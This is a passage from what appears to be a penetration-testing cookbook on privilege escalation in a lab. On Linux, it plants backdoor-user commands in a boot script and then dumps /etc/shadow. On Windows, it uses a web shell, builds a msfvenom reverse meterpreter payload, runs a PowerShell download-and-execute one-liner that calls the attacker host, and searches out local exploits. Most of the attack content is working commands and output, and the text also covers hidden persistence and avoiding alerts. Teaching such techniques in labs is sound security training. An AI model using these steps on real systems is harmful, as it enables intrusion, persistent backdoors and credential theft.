
6. To verify that the commands were introduced properly, use `tail`. It will show the last lines of the file: `tail /etc/init.d/bwapp_movie_search`. In the screenshot, we can see what it should look like:



```
tail /etc/init.d/bwapp_movie_search
  *)
        #echo "Usage: $SCRIPTNAME {start|stop|restart|reload|force-reload}" >&2
        echo "Usage: $SCRIPTNAME {start|stop|restart|force-reload}" >&2
        exit 3
        ;;
esac

:
/usr/sbin/useradd hacker -m -s /bin/bash -g admin -G root,adm
echo hacker:MyPassword | chpasswd
exit
meterpreter >
```

7. As this server is part of our testing lab, we can just restart it. In a real-world scenario, an attacker could attempt an attack to cause the server to restart, or a DoS to force the administrators to reboot it.
8. Once the server is restarted, use ssh in your Kali Linux to log in to `ssh hacker@192.168.56.12` and then the password you set in *step 5*. If asked about accepting the certificate of the host, type `yes` and press *Enter*.

9. If everything went correctly, you will be able to log in. The following screenshot shows that the user has root access to all commands because they belong to group admin (`sudo -l`) and can impersonate the root user (`sudo su`):



```
root@kali:~# ssh hacker@192.168.56.12
hacker@192.168.56.12's password:
Linux bee-box 2.6.24-16-generic #1 SMP Thu Apr 10 13:23:42 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

hacker@bee-box:~$ sudo -l
[sudo] password for hacker:
User hacker may run the following commands on this host:
    (ALL) ALL
hacker@bee-box:~$ sudo su
root@bee-box:/home/hacker# cat /etc/shadow
root:$1$6.aigTP1$FC1TuoITEYSQwRV0hi6gj/:15792:0:99999:7:::
daemon:*:13991:0:99999:7:::
bin:*:13991:0:99999:7:::
sys:*:13991:0:99999:7:::
```

How it works...

In this recipe, we used an existing meterpreter shell to upload a script to the compromised server. `unix-privesc-check` is a shell script that automatically looks for certain configurations, characteristics, and parameters in the system that may allow a limited user to access resources which they are not authorized for, such as files belonging to other users or programs that are run under higher privilege profiles. We ran `unix-privesc-check` with the standard parameter, which makes only a basic set of tests; there is also the detailed option that takes longer but also performs a deeper analysis and can give us more escalation alternatives.

After analyzing the results of `unix-privesc-check`, we decided to modify a script that is run with high privileges at boot time and added two commands to it. The first one was to create a user belonging to the groups `admin`, `adm`, and `root`, and the other was to set a password for such a user. To add those commands to the file, we used the `echo` command and the output redirection operator (>), as our limited shell won't allow us to open a text editor and directly edit the file. Then we restarted the virtual machine.

Before making any changes to a target system, always make sure that those changes are not going to disrupt any service and back up the files before altering anything.

When the machine rebooted, we connected to it via SSH using the user we set up to create and verify that it actually had root privileges. It is also a good idea to remove the lines we added to the `/etc/init.d/bwapp_movie_search` script to avoid triggering further alerts.

See also

We decided to use the modification of a file that is executed with root privileges at startup as our way of gaining administrative access. There are other options that may not require the attacker to wait for the server to be restarted, although altering startup scripts may be a way to retain persistent access, especially if such alterations are done in obscure functions within the scripts that are rarely looked into by administrators and developers.

Other common aspects to look for when trying to escalate privileges in Unix-based systems are the following:

- **SUID bit**: When this bit is set in the properties of a program or script, such a program will be executed under the privileges of the owner user, not under those of the user executing it. For example, if an executable file belongs to the root user (the owner is the first name shown when we do `ls -l` over a file) and is executed by user `www-data`, the system will treat that program as being executed by root. So, if we find a file like that and manage to alter the files that it opens or uses, we may be able to gain root execution.

- **PATH and other environment variables**: When programs call other programs or read system files, they need to specify their names and locations within the system; sometimes these programs only specify the name and relative paths. Also, the operating system has some precedence criteria regarding where to look first when an absolute path is not specified—for example, to look first in the current folder, in the program's location, or in those specified in the PATH environment variable. These two conditions open the door for an attacker to add a malicious file with the same name as the one required by a privileged program, in a location that will be looked at by the operating system before the actual location of the file, forcing the vulnerable program to process the contents of the attacker's file instead of the legitimate one.
- **Exploits for known vulnerabilities**: In real-world organizations, Unix-based systems are often the least frequently patched and updated. This gives attackers and penetration testers the opportunity to look for publicly available exploits that will allow them to take advantage of vulnerabilities existing in out-of-date software.

Privilege escalation on Windows

In this author's experience, Windows-based web servers have a considerable market share in business environments, and for internal web applications they may be more than 60% in a typical organization, adding to this the clear dominance of Microsoft SQL Server in the database market. This means that as penetration testers, we will surely face the situation where we manage to get command execution on a Windows server and need to gain administrative access in order to further exploit the network.

In this recipe, we will start from a limited web-shell on a Windows server and use publicly available exploits to gain system access, the highest local privilege level in Windows.


Getting ready

In this recipe, we will assume we already have a limited shell (`https://github.com/tennc/web-shell/blob/master/fuzzdb-web-shell/asp/cmd.aspx`) on a Windows 2008 R2 server. We will be using a Windows virtual machine, as downloaded from Microsoft's download center at `https://www.microsoft.com/en-us/download/details.aspx?id=2227`. The only change made is the addition of the **Web Server Administrator** role and configuring it to support ASP.Net applications. To enable ASP.Net, after installing the **Web Server Administrator** role, run `C:\Windows\Microsoft.NET\Framework64\v4.0.30319\aspnet_regiis –i` from a command Terminal.

How to do it...

So, we managed to upload our web-shell to a Windows web server. It is located at `http://192.168.56.14/cmd.aspx`. The first thing to do is to figure out which privilege level the web server is running:


1. Browse to the web-shell (`http://192.168.56.14/cmd.aspx`) and run the `whoami` command, as shown:



```
iis apppool\defaultapppool
```

As you can see, our user is `defaultapppool`, from the `iis apppool` group, which is a very limited one in its default configuration.

2. Next, we need to improve our method of issuing commands. Let's use `msfvenom` to create a reverse meterpreter shell. We will use the server's own PowerShell to execute our payload in memory, without it ever touching the target's disk, making it difficult for antivirus and other protection software to detect it. To do that, our payload should be in PowerShell script format (`-f psh`) and we will save it directly to Kali's web root folder (`-o /var/www/html/cutedolphin.ps1`), shown as follows:




```
root@kali:~# msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=192.168.56.10 LPORT=4443
 -f psh -o /var/www/html/cutedolphin.ps1
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 510 bytes
Final size of psh file: 3253 bytes
Saved as: /var/www/html/cutedolphin.ps1
```

3. Once the payload is created, be sure that Kali's web server is running so the target can download the script: `service apache2 start`.
4. Now create a `handler` for the meterpreter connection. Open `msfconsole` in a Terminal and execute the following to adjust the parameters as per the payload:


```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_tcp
set lhost 192.168.56.10
set lport 4443
show options
```

5. The handler configuration should look like the following screenshot. Check everything is correct and execute the handler (`run`); it will open the configured port and wait for a connection:



```
msf exploit(multi/handler) > show options

Module options (exploit/multi/handler):

   Name  Current Setting  Required  Description
   ----  ---------------  --------  -----------


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, process, none)
   LHOST     192.168.56.10    yes       The listen address (an interface may be specified)
   LPORT     4443             yes       The listen port
```

6. Once we have the handler running, we need to execute the payload in the server. To do so, go to the web-shell and set the **Program** to `powershell.exe` and the **Arguments** to `-noexit -c iex ((New-Object Net.WebClient).DownloadString('http://192.168.56.10/cutedolphin.ps1'))` and click **Run**:




192.168.56.14/cmd.aspx

Program: powershell.exe

Arguments: -noexit -c iex ((New-Object Net.WebClient).DownloadString('http://192.168.56.10/cutedolphin.ps1'))


Run

7. If the payload is correctly executed and the connection received, we will see our handler start a meterpreter session. Take note of the number assigned to the session, `1` in this case:




```
msf exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.56.10:4443
[*] Sending stage (206403 bytes) to 192.168.56.14
[*] Meterpreter session 1 opened (192.168.56.10:4443 -> 192.168.56.14:50679) at 2018-07-31 05:39:49
-0500
```

8. When running meterpreter on Windows hosts, we can use the `getsystem` command to easily escalate to System if the configuration allows it. As the following screenshot shows, it is not possible in this case; we also tried to dump the local password hashes but it didn't work. So we get the system information to look for a way to escalate privileges:




```
meterpreter > getuid
Server username: IIS APPPOOL\DefaultAppPool
meterpreter > getsystem
[-] priv_elevate_getsystem: Operation failed: The environment is incorrect. The following was
attempted:
[-] Named Pipe Impersonation (In Memory/Admin)
[-] Named Pipe Impersonation (Dropper/Admin)
[-] Token Duplication (In Memory/Admin)
meterpreter > hashdump
[-] priv_passwd_get_sam_hashes: Operation failed: The parameter is incorrect.
meterpreter > sysinfo
Computer        : WIN-F7RR4F9OTUV
OS              : Windows 2008 R2 (Build 7600).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x64/windows
```

9. Use the `background` command to return to the Metasploit console and keep the meterpreter session running in the background.
10. We use the `searchsploit` command, and it shows very few exploits matching `2008 R2`. Only one of them is local, meaning it can be executed from an existing session, and if we try it, it won't work because our target is already patched:




```
root@kali:~# searchsploit "2008 R2"
-----------------------------------------------------------------------------------------------------
 Exploit Title                                                                                       |
                                                                                                     |
-----------------------------------------------------------------------------------------------------
Microsoft Windows 7 < 10 / 2008 < 2012 R2 (x86/x64) - Local Privilege Escalation (MS16-032) (PowerShel |
Microsoft Windows 7/2008 R2 - Remote Kernel Crash                                                    |
Microsoft Windows 7/2008 R2 - SMB Client Trans2 Stack Overflow (MS10-020) (PoC)                      |
Microsoft Windows Server 2008 R2 (x64) - 'SrvOs2FeaToNt' SMB Remote Code Execution (MS17-010)        |
Microsoft Windows Windows 7/2008 R2 (x64) - 'EternalBlue' SMB Remote Code Execution (MS17-010)       |
Microsoft Windows Windows 7/8.1/2008 R2/2012 R2/2016 R2 - 'EternalBlue' SMB Remote Code Execution (MS1 |
-----------------------------------------------------------------------------------------------------
```

11. But we know it is very unlikely that there are only six exploits for Windows 2008 R2 in Exploit-DB. As demonstrated in the screenshot, if we use grep (`grep "2008 R2" /usr/share/exploitdb/windows/local/*`) to look inside the exploits' text, we will find more:




```
root@kali:~# grep "2008 R2" /usr/share/exploitdb/exploits/windows/local/*
/usr/share/exploitdb/exploits/windows/local/15184.c:    Vista sp1, Win 7, Win Server 2008, Win
/usr/share/exploitdb/exploits/windows/local/15609.txt:Windows 7/2008 R2 6.2.7600 x64.
/usr/share/exploitdb/exploits/windows/local/27296.rb:        Broadcast issue affects versions
/usr/share/exploitdb/exploits/windows/local/35101.rb:        2008 R2 SP1 64 bits.
/usr/share/exploitdb/exploits/windows/local/35101.rb:          # * Windows 2008 R2 SP1
/usr/share/exploitdb/exploits/windows/local/37367.rb:        Windows 2008 R2 SP1 x64.
/usr/share/exploitdb/exploits/windows/local/37367.rb:    # Windows Server 2008 R2 (64-bit) SP1
/usr/share/exploitdb/exploits/windows/local/40410.txt:# Tested on: Windows 10 Professional x64,
/usr/share/exploitdb/exploits/windows/local/40418.txt:# Tested on: Windows 10 Professional x64,
/usr/share/exploitdb/exploits/windows/local/41031.txt:# Tested on: Windows Server 2008 R2 x64,
ndows Server 2016 x64
/usr/share/exploitdb/exploits/windows/local/41619.txt:Windows Server 2008 R2 Service Pack 1
/usr/share/exploitdb/exploits/windows/local/41619.txt:Windows Server 2008 R2 Datacenter
/usr/share/exploitdb/exploits/windows/local/41619.txt:Windows Server 2008 R2 Enterprise
/usr/share/exploitdb/exploits/windows/local/41619.txt:Windows Server 2008 R2 Standard
/usr/share/exploitdb/exploits/windows/local/41619.txt:Windows Web Server 2008 R2
/usr/share/exploitdb/exploits/windows/local/41619.txt:Windows Server 2008 R2 Foundation
```

12. Now we need to select one exploit that works for our configuration. A somewhat efficient way of doing that is using the `head` command to look at the first lines of each candidate. For example, in the screenshot, we look at the first 20 lines of exploit number `40410` and we can see it exploits some software called `Zortam Mp3 Media Studio`, which is unlikely to be installed in our target. So we check another:




```
root@kali:~# head -n 20 /usr/share/exploitdb/exploits/windows/local/40418.txt
# Exploit Title: Zortam Mp3 Media Studio 21.15 Insecure File Permissions Privilege Escalation
# Date: 23/09/2016
# Exploit Author: Tulpa
# Contact: tulpa@tulpa-security.com
# Author website: www.tulpa-security.com
# Vendor Homepage: http://www.zortam.com/
# Software Link: http://www.zortam.com/download.html
# Version: Software Version 21.15
# Tested on: Windows 10 Professional x64, Windows XP SP3 x86, Windows Server 2008 R2 x64
# Shout-out to carbonated and ozzie_offsec
```

13. We keep looking until we find exploit number `35101`, which exploits an internal Windows component and says it has been proven to work in our target system. It is also a Metasploit module, so we may find it in `msfconsole` and use our existing meterpreter session to trigger it. The next screenshot shows some key points:



```
root@kali:~# head -n 30 /usr/share/exploitdb/exploits/windows/local/35101.rb
##
# This module requires Metasploit: http://metasploit.com/download
# Current source: https://github.com/rapid7/metasploit-framework
##

require 'msf/core'
require 'msf/core/post/windows/reflective_dll_injection'
require 'rex'

class Metasploit3 < Msf::Exploit::Local
  Rank = NormalRanking

  include Msf::Post::File
  include Msf::Post::Windows::Priv
  include Msf::Post::Windows::Process
  include Msf::Post::Windows::FileInfo
  include Msf::Post::Windows::ReflectiveDLLInjection

  def initialize(info={})
    super(update_info(info, {
      'Name'           => 'Windows TrackPopupMenu Win32k NULL Pointer Dereference',
      'Description'    => %q{
        This module exploits a NULL Pointer Dereference in win32k.sys, the vulnerability
        can be triggered through the use of TrackPopupMenu. Under special conditions, the
        NULL pointer dereference can be abused on xxxSendMessageTimeout to achieve arbitrary
        code execution. This module has been tested successfully on Windows XP SP3, Windows
        2003 SP2, Windows 7 SP1 and Windows 2008 32bits. Also on Windows 7 SP1 and Windows
        2008 R2 SP1 64 bits.
      },
      'License'        => MSF_LICENSE,
```

14. Open `msfconsole` and search for `TrackPopupMenu`, part of the exploit's name. The one we are looking for is the one from 2014, `windows/local/ms14_058_track_popup_menu`:




```
msf exploit(windows/local/ms15_051_client_copy_image) > search TrackPopupMenu

Matching Modules
================

   Name                                        Disclosure Date  Rank     Description
   ----                                        ---------------  ----     -----------
   exploit/windows/local/ms13_081_track_popup_menu  2013-10-08       average  Windows TrackPopupMenuEx Win32k NULL Page
   exploit/windows/local/ms14_058_track_popup_menu  2014-10-14       normal   Windows TrackPopupMenu Win32k NULL Pointer Dereference
```

15. Load and configure the module as shown below:

